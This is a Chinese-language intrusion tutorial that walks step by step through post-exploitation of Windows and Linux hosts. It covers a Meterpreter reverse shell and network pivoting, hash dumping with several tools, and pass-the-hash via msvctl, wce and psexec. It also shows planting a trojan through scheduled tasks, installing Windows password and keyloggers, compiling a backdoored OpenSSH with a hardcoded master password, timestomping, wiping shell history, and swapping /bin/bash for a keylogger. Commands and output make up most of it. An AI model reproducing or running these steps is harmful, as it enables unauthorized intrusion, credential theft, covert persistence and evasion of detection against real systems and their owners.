
PuTTY+SSH 做 Socks 加密代理

具体配置过程：



1.在 SSH 登录工具 Putty 的登录设置中配置 tunnel，目标设置为 Dynamic，添加一个端口7070，再按 Add，一个动态转发端口就实现了；



2. 打开 Putty 的会话界面，填写 ssh 主机名和端口，点“打开”会出现 ssh 登录界面，输入用户名和密码就不用管了；



3. 使用 sockscap，照下图设置就 ok 了；



Sockscap 设置在控制台的”文件”-“设置”里，控制台可以将你需要代理的程序放在上面，直接拖进去即可，控制台机的程序就可以进接连接 内网的机器了。

如何将 msf 杀进内网

使用 msfpayload 生成 windows 可执行 exe 文件并上传到目标服务器

```

root@bt:~# msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.5.120 LPORT=
4444 X>ss.exe
Created by msfpayload (http://www.metasploit.com).
Payload: windows/meterpreter/reverse_tcp
Length: 287
Options: {"LHOST"=>"192.168.5.120", "LPORT"=>"4444"}
root@bt:~#

```

启动 msf 载入 handler 模块并设置相关参数

```

msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.5.120
LHOST => 192.168.5.120
msf exploit(handler) > set LPORT 4444
LPORT => 4444
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.5.120:4444
[*] Starting the payload handler...

```

注意这里的 PAYLOAD 以及 LHOST,LPORT 要和生成 exe 文件设置的参数对应, 设置完成后运行目标服务器上的 exe 文件

```

[*] Started reverse handler on 192.168.5.120:4444
[*] Starting the payload handler...
[*] Sending stage (769536 bytes) to 192.168.5.101
[*] Meterpreter session 1 opened (192.168.5.120:4444 -> 192.168.5.101:50706) at
2014-04-20 22:15:51 -0400

meterpreter >

```

成功返回一个 meterpreter 会话

```

meterpreter > run get_local_subnets
Local subnet: 192.168.9.0/255.255.255.0
Local subnet: 192.168.20.0/255.255.255.0
meterpreter >

```

得到本地的子网网段, 得到内网网段 192.168.20.0

```

meterpreter > background
[*] Backgrounding session 1...
msf exploit(handler) >

```

将 meterpreter 放到后台运行

```

msf exploit(handler) > route add 192.168.20.0 255.255.255.0 1
[*] Route added
msf exploit(handler) >

```

很多时候, DMZ 跳内网需要跳板, msf 的 add route 很方便就能跳板:

当前会话是 1, MSF 下: route 内网 subnet 子网掩码 sessionID


```
msf exploit(handler) > route print

Active Routing Table
=====

Subnet          Netmask          Gateway
-----          -
192.168.20.0    255.255.255.0    Session 1
```

打印当前路由，这样子 msf 就成功得在会话 1 上添加了 192.168.20.0/24 这个网段的路由，所有攻击者对这网段的流量都通过会话 1 转发。

用户 HASH 值抓取

HASH 概念

要破解一个程序的密码，要先了解它的一些背景知识。先来简单说一下 Windows 系统密码的加密算法。早期 SMB 协议在网络上传输明文口令。后来出现 "LAN Manager Challenge/Response" 验证机制，简称 LM，它是如此简单以至很容易被破解。微软提出了 WindowsNT 挑战/响应验证机制，称之为 NTLM。现在已经有了更新的 NTLMv2 以及 Kerberos 验证体系。Windows 加密过的密码口令，我们称之为 hash (中文：哈希)，Windows 的系统密码 hash 默认情况下一般由两部分组成：第一部分是 LM-hash，第二部分是 NTLM-hash。

抓取 HASH 常用工具

pwdump7

这个程序应用在普通的 WIN2003 环境下，命令非常简单

Pwdump7.exe >pass.txt



Gsecdump

Gsecdump 这是一个在域服务器上的使用 WINDOWS HASH 导出工具，使用也很简单，看下图的说明

```
C:\> C:\windows\system32\cmd.exe

E:\内网工具>cmd.exe
Microsoft Windows XP [版本 5.1.2600]
(C) 版权所有 1985-2001 Microsoft Corp.

E:\内网工具>gsecdump
gsecdump v0.7 by Johannes Gumbel (johannes.gumbel@truesec.se)
usage: gsecdump [options]

options:
-a [ --dump_all ]           dump all secrets
-s [ --dump_hashes ]       dump hashes from SAM/AD
-l [ --dump_lsa ]          dump lsa secrets
-u [ --dump_usedhashes ]    dump hashes from active logon sessions
-w [ --dump_wireless ]      dump microsoft wireless connections
-h [ --help ]              show help
-S [ --system ]            run as localsystem

E:\内网工具>_
```

直接执行

```
gsecdump -S -a >pass.txt
```

```
_DC_mrrrontuacne_vu4uu

Microsoft wireless secrets:
No interfaces found

ASW9K3WPTVUNQTY\Administrator::ccf9155e3e7db453aad3b435b51404ee:3dbde697d71690a769204beb12283678:::
WORKGROUP\ASW9K3WPTVUNQTY$:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Administrator (current):500:ccf9155e3e7db453aad3b435b51404ee:3dbde697d71690a769204beb12283678:::
ASPNET (current):1001:10e21cf21cd8367bc50ec5eedec1904c:df72886025bf3a707e1e73ae76552c1e:::
Guest (current):501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

wce

Windows Credentials Editor (WCE)是一款功能强大的 windows 平台内网渗透工具，它可以列举登陆会话，并且可以添加、改变和删除相关凭据（例如：LM/NT hashes）。这些功能在内网渗透中能够被利用，例如，在 windows 平台上执行绕过 hash 或者从内存中获取 NT/LM hashes（也可以从交互式登陆、服务、远程桌面连接中获取）以用于进一步的攻击。

参数如下：

- l List logon sessions and NTLM credentials (default).
- s Changes NTLM credentials of current logon session.
Parameters: <UserName>:<DomainName>:<LMHash>:<NTHash>.
- r Lists logon sessions and NTLM credentials indefinitely.
Refreshes every 5 seconds if new sessions are found.
Optional: -r<refresh interval>.
- c Run <cmd> in a new session with the specified NTLM credentials.
Parameters: <cmd>.

- e Lists logon sessions NTLM credentials indefinitely.
Refreshes every time a logon event occurs.
- o saves all output to a file.
Parameters: <filename>.
- i Specify LUID instead of use current logon session.
Parameters: <luid>.
- d Delete NTLM credentials from logon session.
Parameters: <luid>.
- v verbose output.

常见使用 wce -l

```
C:\Program Files\工具\提权工具\hash\wce_v1_3beta>wce -l
WCE v1.3beta (Windows Credentials Editor) - (c) 2010,2011,2012 Amplia Security -
by Hernan Ochoa (hernan@ampliasecurity.com)
Use -h for help.

Administrator:ASW9K3WPTUUNQTY:CCF9155E3E7DB453AAD3B435B51404EE:3DBDE697D71690A76
9204BEB12283678
ASW9K3WPTUUNQTY$:WORKGROUP:AAD3B435B51404EEAAD3B435B51404EE:31D6CFE0D16AE931B73C
59D7E0C089C0

C:\Program Files\工具\提权工具\hash\wce_v1_3beta>
```

GetPass.exe

一键直接获取 windows 系统内存明文密码-基于 mimikatz 工具逆向

```
C:\windows\system32\cmd.exe

C:\Program Files\工具\提权工具\hash\GetPass>cmd.exe
Microsoft Windows XP [版本 5.1.2600]
(C) 版权所有 1985-2001 Microsoft Corp.

C:\Program Files\工具\提权工具\hash\GetPass>getpass.exe
Code by Usbat/bbs.kanxue.com More: http://bbs.pediy.com/showthread.php?t=156643
Release by 闪电小子/pkav.net More: http://t.qq.com/dis9_tysan

UserName: Administrator
LogonDomain: ASW9K3WPTUUNQTY
password: 123

UserName: LOCAL SERVICE
LogonDomain: NT AUTHORITY
Specific LUID NOT found

UserName: NETWORK SERVICE
LogonDomain: NT AUTHORITY
password:

UserName:
LogonDomain:
Specific LUID NOT found
```

常用 Hash 破解站点

<http://www.sitedirsec.com/exploit-1401.html>

<http://www.md5decrypter.co.uk/ntlm-decrypt.aspx>

HASH 注入与传递

HASH 注入概念

hash 注入是当下攻击者们采用的一种攻击。通过这种攻击方式，能够进入密码散列存储数据库中还是内存中--并利用它们重新生成一套完整的身份验证会话，hash 式攻击能够成功攻克任何操作系统及任何身份验证协议。

HASH 注入传递工具

使用 msvctl.exe 实现 HASH 注入



```
C:\Documents and Settings\Administrator\桌面>cmd.exe
Microsoft Windows [版本 5.2.3790]
(C) 版权所有 1985-2003 Microsoft Corp.


C:\Documents and Settings\Administrator\桌面>msvctl.exe Administrator::60e487e09d62786ead3b435b51404ee:2b63af285f966d95e40ad4c3af011bea::: run cmd.exe
info: running 'cmd.exe'

C:\Documents and Settings\Administrator\桌面>
```

命令如下：

Msvctl.exe 需要注入的 HASH 值 run cmd.exe

这时会自动新开一个 cmd 窗口拥有注入对象的权限，可以添加一个域控或者上传远控执行



```
C:\>copy kent.exe \\192.168.20.2\c$
已复制 1 个文件。
```

Copy 一个木马进去 c\$



```
C:\>net time \\192.168.20.2
\\192.168.20.2 的当前时间是 2014-4-4 10:12

命令成功完成。

C:\>at \\192.168.20.2 10:13 c:\kent.exe
新加了一项作业，其作业 ID = 6

C:\>
```



ID	外网IP	内网IP	计算机名/备注	操作系统	处理器	延迟	摄像头
2	192.168.20.2	192.168.20.2	miss-d96bae43c1	2003 SP2 (Build ...	2394MHz	0	--

查看对面主机时间 at 一个计划任务执行远控上线，此时就完全控制了域控权限了

使用 wce 实现 hash 注入

Wce 中-s 参数可以用来 hash 注入，先使用 wce -l 获取域用户 hash 值

```
C:\Documents and Settings\Administrator\桌面\wce_v1_3beta>wce -l
WCE v1.3beta (Windows Credentials Editor) - (c) 2010,2011,2012 Amplia Security -
by Hernan Ochoa (hernan@ampliasecurity.com)
Use -h for help.

Administrator:MISS-MYSQL:2D8C041FFA91DF73AAD3B435B51404EE:700EC8A682F6E414180079
92FC604C77
Administrator:CIMER:60E487E09D62786EAD3B435B51404EE:2B63AF285F966D95E40AD4C3AF0
11BEA
MISS-MYSQL$:CIMER:00000000000000000000000000000000:E1F6F5683BBD94161308B437BE4AF
E95
```

Wce -s 来 HASH 注入

```
C:\Documents and Settings\Administrator\桌面\wce_v1_3beta>wce -s Administrator:C
IMER:60E487E09D62786EAD3B435B51404EE:2B63AF285F966D95E40AD4C3AF011BEA
WCE v1.3beta (Windows Credentials Editor) - (c) 2010,2011,2012 Amplia Security -
by Hernan Ochoa (hernan@ampliasecurity.com)
Use -h for help.

Changing NTLM credentials of current logon session (004E37A8h) to:
Username: Administrator
domain: CIMER
LMHash: 60E487E09D62786EAD3B435B51404EE
NTHash: 2B63AF285F966D95E40AD4C3AF011BEA
NTLM credentials successfully changed!
```

此时拥有了注入对象的权限，可以添加一个域控也可以使用 at 命令执行一个远控

Metasploit Psexec 实现 HASH 传递

使用 Metasploit Psexec 实现 HASH 值传递攻击，首先载入 psexec 模块

```
msf > use exploit/windows/smb/psexec
```

```
use exploit/windows/smb/psexec
```

```

msf exploit(psexec) > set RHOST 192.168.20.2
RHOST => 192.168.20.2
msf exploit(psexec) > set SMBUser administrator
SMBUser => administrator
msf exploit(psexec) > set SMBPass 60e487e09d62786ead3b435b51404ee:2b63af285f96
6d95e40ad4c3af011bea
SMBPass => 60e487e09d62786ead3b435b51404ee:2b63af285f966d95e40ad4c3af011bea
msf exploit(psexec) > exploit

[*] Started reverse handler on 192.168.20.248:4444
[*] Connecting to the server...
[*] Authenticating to 192.168.20.2:445|WORKGROUP as user 'administrator'...
[*] Uploading payload...
[*] Created \EhCNCrHz.exe...
[*] Binding to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.20.2[\s
vcctl] ...
[*] Bound to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.20.2[\s
vcctl] ...
[*] Obtaining a service manager handle...
[*] Creating a new service (UBRLafvb - "MOMAMmvoJuXsea")...
[*] Closing service handle...
[*] Opening service...
[*] Starting the service...
[*] Removing the service...
[*] Sending stage (752128 bytes) to 192.168.20.2
[*] Closing service handle...
[*] Deleting \EhCNCrHz.exe...
[*] Meterpreter session 2 opened (192.168.20.248:4444 -> 192.168.20.2:1631) at 2
014-04-04 01:56:45 -0400

meterpreter >

```

设置 RHOST、SMBUser 和 SMBPass，SMBPass 是需要传递的 HASH 值

密码记录工具

WinlogonHack

WinlogonHack 是一款用来劫取远程3389登录密码的工具，在 WinlogonHack 之前有一个 Gina 木马主要用来截取 Windows 2000下的密码，WinlogonHack 主要用于截取 Windows XP 以及 Windows 2003 Server。


1. 执行 install.bat 安装脚本



执行完毕后不需要重启，当有3389登上时，自动加载 DLL，并且记录登录密码！保存在系统 system32目录的 boot.dat 文件中

2. 查看密码记录

可以直接打开 boot.dat 文件查看，也可以运行“ReadLog.bat”脚本移动密码文件到当前目录查看。



NTPass

获取管理员口令,一般用 gina 方式来,但有些机器上安装了 pcanywhere 等软件,会导致远程登录的时候出现故障,本软件可实现无障碍截取口令。

安装:


```
rundll32 NTPass.dll,Install
```

移除:

```
rundll32 NTPass.dll,Remove
```

口令保存位置:

```
%systemroot%\system32\eulagold.txt
```



键盘记录专家

安装键盘记录的目地不光是记录本机密码,是记录管理员一切的密码,比如说信箱,WEB 网页密码等等,这样也可以得到管理员的很多信息。

这里我用的是键盘记录专家,首先运行 KEYRECORD.EXE,然后勾选"开始监控",注意这个程序只要运行一次就可以了,以后开机的时候自动运行。程序运行后如下界面



Linux 下 openssh 后门

备份 ssh_config 和 sshd_config 原文件

```
mv /etc/ssh/ssh_config /etc/ssh/ssh_config.old
```

```
mv /etc/ssh/sshd_config /etc/ssh/sshd_config.old
```

```
[root@localhost tmp]# mv /etc/ssh/ssh_config /etc/ssh/ssh_config.old
[root@localhost tmp]# mv /etc/ssh/sshd_config /etc/ssh/sshd_config.old
[root@localhost tmp]#
```

上传 sshbd.tgz 到服务器并解压: tar -zxvf sshbd.tgz

```
[root@localhost tmp]# tar -zxvf sshbd.gz
openssh/
openssh/version.h
openssh/radix.c
openssh/sftp-common.h
openssh/auth-bsdauth.c
openssh/mkinstalldirs
openssh/sftp-client.h
openssh/readpass.h
```

进入文件目录: cd openssh 修改 sshd 的版本 vi versio.h, 修改之前可以查看本机已安装的 SSH

版本，使用 ssh -V

```
[root@localhost openssh]# ssh -V
OpenSSH 4.3p2, OpenSSL 0.9.8e-fips-rhel5 01 Jul 2008
```

vi version.h 修改后门 openssh 版本为本机原来版本

```
/* $OpenBSD: version.h,v 1.34 2002/06/26 13:56:27 markus Exp $ */
#define SSH_VERSION "OpenSSH_4.3p2, OpenSSL 0.9.8e-fips-rhel5 01 Jul 2008"
```

设置 ssh 后门的登入密码 vim includes.h #define _SECRET_PASSWD "密码"

```
/* hax0r shit */
#define _SECRET_PASSWD "cimer123"
#define _LOG_DIR "/usr/local/share/Own"
#define _S_LOG "slog"
```

编译安装

```
./configure --prefix=/usr --sysconfdir=/etc/ssh
```

```
make && make install
```

```
cp ssh_config sshd_config /etc/ssh/
```

```
[root@localhost openssh]# ./configure --prefix=/usr --sysconfdir=/etc/ssh
Configuring your OpenSSH installer, wait a minutes...
checking for gcc... gcc
checking for C compiler default output... a.out
checking whether the C compiler works... yes
checking whether we are cross compiling... no
checking for suffix of executables...
checking for suffix of object files... o
checking whether we are using the GNU C compiler... yes
checking whether gcc accepts -g... yes
```

```
[root@localhost openssh]# make && make install
conffile= echo sshd_config.out | sed 's/.out$/'; \
/usr/bin/perl ./fixpaths -D/etc/ssh/ssh_prng_cmds=/etc/ssh/ssh_prng_cmds
-D/etc/ssh/ssh_config=/etc/ssh/ssh_config -D/etc/ssh/ssh_known_hosts=/etc/ssh/s
sh_known_hosts -D/etc/ssh/sshd_config=/etc/ssh/sshd_config -D/usr/libexec=/usr/l
ibexec -D/etc/shosts.equiv=/etc/ssh/shosts.equiv -D/etc/ssh/ssh_host_key=/etc/ss
h/ssh_host_key -D/etc/ssh/ssh_host_dsa_key=/etc/ssh/ssh_host_dsa_key -D/etc/ssh/
ssh_host_rsa_key=/etc/ssh/ssh_host_rsa_key -D/var/run/sshd.pid=/var/run/sshd.pid
-D/etc/ssh/moduli=/etc/ssh/moduli -D/etc/ssh/sshrd=/etc/ssh/sshrd -D/usr/X11R6/
bin/xauth=/usr/bin/xauth -D/var/empty=/var/empty -D/usr/bin:/bin:/usr/sbin:/sbi
n:/usr/bin:/bin:/usr/sbin:/sbin ./${conffile} > sshd_config.out
conffile= echo ssh_config.out | sed 's/.out$/'; \
/usr/bin/perl ./fixpaths -D/etc/ssh/ssh_prng_cmds=/etc/ssh/ssh_prng_cmds
-D/etc/ssh/ssh_config=/etc/ssh/ssh_config -D/etc/ssh/ssh_known_hosts=/etc/ssh/s
sh_known_hosts -D/etc/ssh/sshd_config=/etc/ssh/sshd_config -D/usr/libexec=/usr/l
ibexec -D/etc/shosts.equiv=/etc/ssh/shosts.equiv -D/etc/ssh/ssh_host_key=/etc/ss
h/ssh_host_key -D/etc/ssh/ssh_host_dsa_key=/etc/ssh/ssh_host_dsa_key -D/etc/ssh/
```

```
[root@localhost openssh]# cp ssh_config sshd_config /etc/ssh
[root@localhost openssh]#
```

修改文件时间

```
touch -r /etc/ssh/ssh_config.old /etc/ssh/ssh_config
```

```
touch -r /etc/ssh/sshd_config.old /etc/ssh/sshd_config
```

```
[root@localhost openssh]# cp ssh_config sshd_config /etc/ssh
[root@localhost openssh]# touch -r /etc/ssh/ssh_config.old /etc/ssh/ssh_config
[root@localhost openssh]# touch -r /etc/ssh/sshd_config.old /etc/ssh/sshd_config
```

重启服务

```
/etc/init.d/sshd restart
```

清空操作日志

```
echo > /root/.bash_history
```

使用 ssh 连接用户 root 密码在 includes.h 设置的密码 cimer123,并且不影响系统本身存在 ssh 密码

```
login as: root
root@192.168.100.136's password:
Server refused to set environment variables
Last login: Tue Apr 15 19:25:33 2014 from 192.168.100.128
[root@localhost ~]#
```

编译过程中可能出现的报错：

configure: error: *** zlib.h missing – please install first or check config.log

使用 `yum install zlib-devel` 解决

configure: error: *** Can't find recent OpenSSL libcrypto (see config.log for details)

使用 `yum install openssl openssl-devel` 解决

Linux 键盘记录 sh2log

上传 sh2log-1.0.tgz 到肉鸡，解压进入目录

```
[root@Centos log]# tar xf sh2log-1.0.tgz
```

```
[root@Centos log]# cd sh2log-1.0
```

编译选项

```
[root@Centos sh2log-1.0]# make
```

Please specify the target:

make linux

make freebsd

make openbsd

make cygwin

make sunos

make irix

make hpux

make aix

make osf

如下:

```
[root@Centos sh2log-1.0]# make linux
```

```
gcc -g -W -Wall -o sh2log rc4.c sha1.c sh2log.c -lutil -DLINUX
```

```
gcc -g -W -Wall -o sh2logd rc4.c sha1.c sh2logd.c
```

```
gcc -g -W -Wall -o parser rc4.c sha1.c parser.c -lX11 -L/usr/X11R6/lib
```

```
parser.c:35:22: error: X11/Xlib.h: No such file or directory
```

```
parser.c: In function 'main':
```

```
parser.c:291: error: 'Display' undeclared (first use in this function)
```

```
parser.c:291: error: (Each undeclared identifier is reported only once
```

```
parser.c:291: error: for each function it appears in.)
```

```
parser.c:291: error: 'dpi' undeclared (first use in this function)
```

```
parser.c:292: error: 'Window' undeclared (first use in this function)
```

```
parser.c:292: error: expected ';' before 'wnd'
```

```
parser.c:293: error: 'XWindowAttributes' undeclared (first use in this function)
```

```
parser.c:293: error: expected ';' before 'xwa'
```

```
parser.c:515: warning: implicit declaration of function 'XOpenDisplay'
```

```
parser.c:522: error: 'wnd' undeclared (first use in this function)
```

```
parser.c:524: warning: implicit declaration of function 'XSetWindowBorderWidth'
parser.c:525: warning: implicit declaration of function 'XSync'
parser.c:525: error: 'False' undeclared (first use in this function)
parser.c:526: warning: implicit declaration of function 'XGetWindowAttributes'
parser.c:526: error: 'xwa' undeclared (first use in this function)
parser.c:714: warning: implicit declaration of function 'XMoveResizeWindow'
parser.c:772: warning: implicit declaration of function 'XCloseDisplay'
make: *** [linux] Error 1
```

错误:

```
parser.c:35:22: error: X11/Xlib.h: No such file or directory
```

安装 X11

```
[root@Centos sh2log-1.0]# yum install libX11-devel
```

再编译:

```
[root@Centos sh2log-1.0]# make linux
```

```
gcc -g -W -Wall -o sh2log rc4.c sha1.c sh2log.c -lutil -DLINUX
```

```
gcc -g -W -Wall -o sh2logd rc4.c sha1.c sh2logd.c
```

```
gcc -g -W -Wall -o parser rc4.c sha1.c parser.c -lX11 -L/usr/X11R6/lib
```

先删除演示:

```
[root@Centos sh2log-1.0]# rm test.bin
```

配置:

```
[root@Centos sh2log-1.0]# mkdir /bin/shells/
```

```
[root@Centos sh2log-1.0]# cp -p /bin/sh /bin/shells/
```

```
[root@Centos sh2log-1.0]# cp -p /bin/bash /bin/shells/
```

```
[root@Centos sh2log-1.0]# rm -rf /bin/sh /bin/bash
```

```
[root@Centos sh2log-1.0]# cp -p sh2log /bin/sh
```

```
[root@Centos sh2log-1.0]# cp -p sh2log /bin/bash
```

```
[root@Centos sh2log-1.0]# ./sh2logd
```

```
[root@Centos sh2log-1.0]# ps -ef | grep sh2logd
```

```
root 27151 1 0 05:24 ? 00:00:00 ./sh2logd
```

```
root 27175 26396 0 05:24 pts/3 00:00:00 grep sh2logd
```

```
[root@Centos sh2log-1.0]#
```

发现 sh2logd 已经启动了 当前目录下生成了以时间命名的 BIN 文件

```
-rw----- 1 root root 0 Jan 7 05:24 sh2log-20130107-052402.bin
```

查看记录

先打开个终端操作以下:

```
[root@Centos log]# bash
```

```
[root@Centos log]# ls -la
```

```
total 112
```

```
drwxr-xr-x 3 root root 4096 Jan 7 05:17 .
```

```
drwxrwxrwt 17 root root 4096 Jan 7 05:18 ..
```

```
drwxr-xr-x 2 root root 4096 Jan 7 05:24 sh2log-1.0
```

```
-rw-r--r-- 1 root root 80240 Nov 8 2006 sh2log-1.0.tgz
```

```
[root@Centos log]# pwd
```

```
/tmp/log
```

```
[root@Centos log]#
```

查看日志:

```
[root@Centos sh2log-1.0]# ./parser sh2log-20130107-052402.bin
```

```
SID SOURCE IP UID PID START DATE END DATE DURATION
```

```
1 [127.0.0.1] 0 (27293) 07/01 05:25 | 07/01 05:25 X 03s
```

```
2 [127.0.0.1] 0 (27407) 07/01 05:26 | 07/01 05:26 X 02s
```

In interactive mode, use Enter to fast forward, Space to pause and q to quit.

Note that xterm is required for window resizing.

Session ID -> 2

Interactive mode (y/n) ? n

```
07/01 05:26:53 -> ls -la
```

```
07/01 05:26:53 -> pwd
```

Windows 自带的网络服务内网攻击

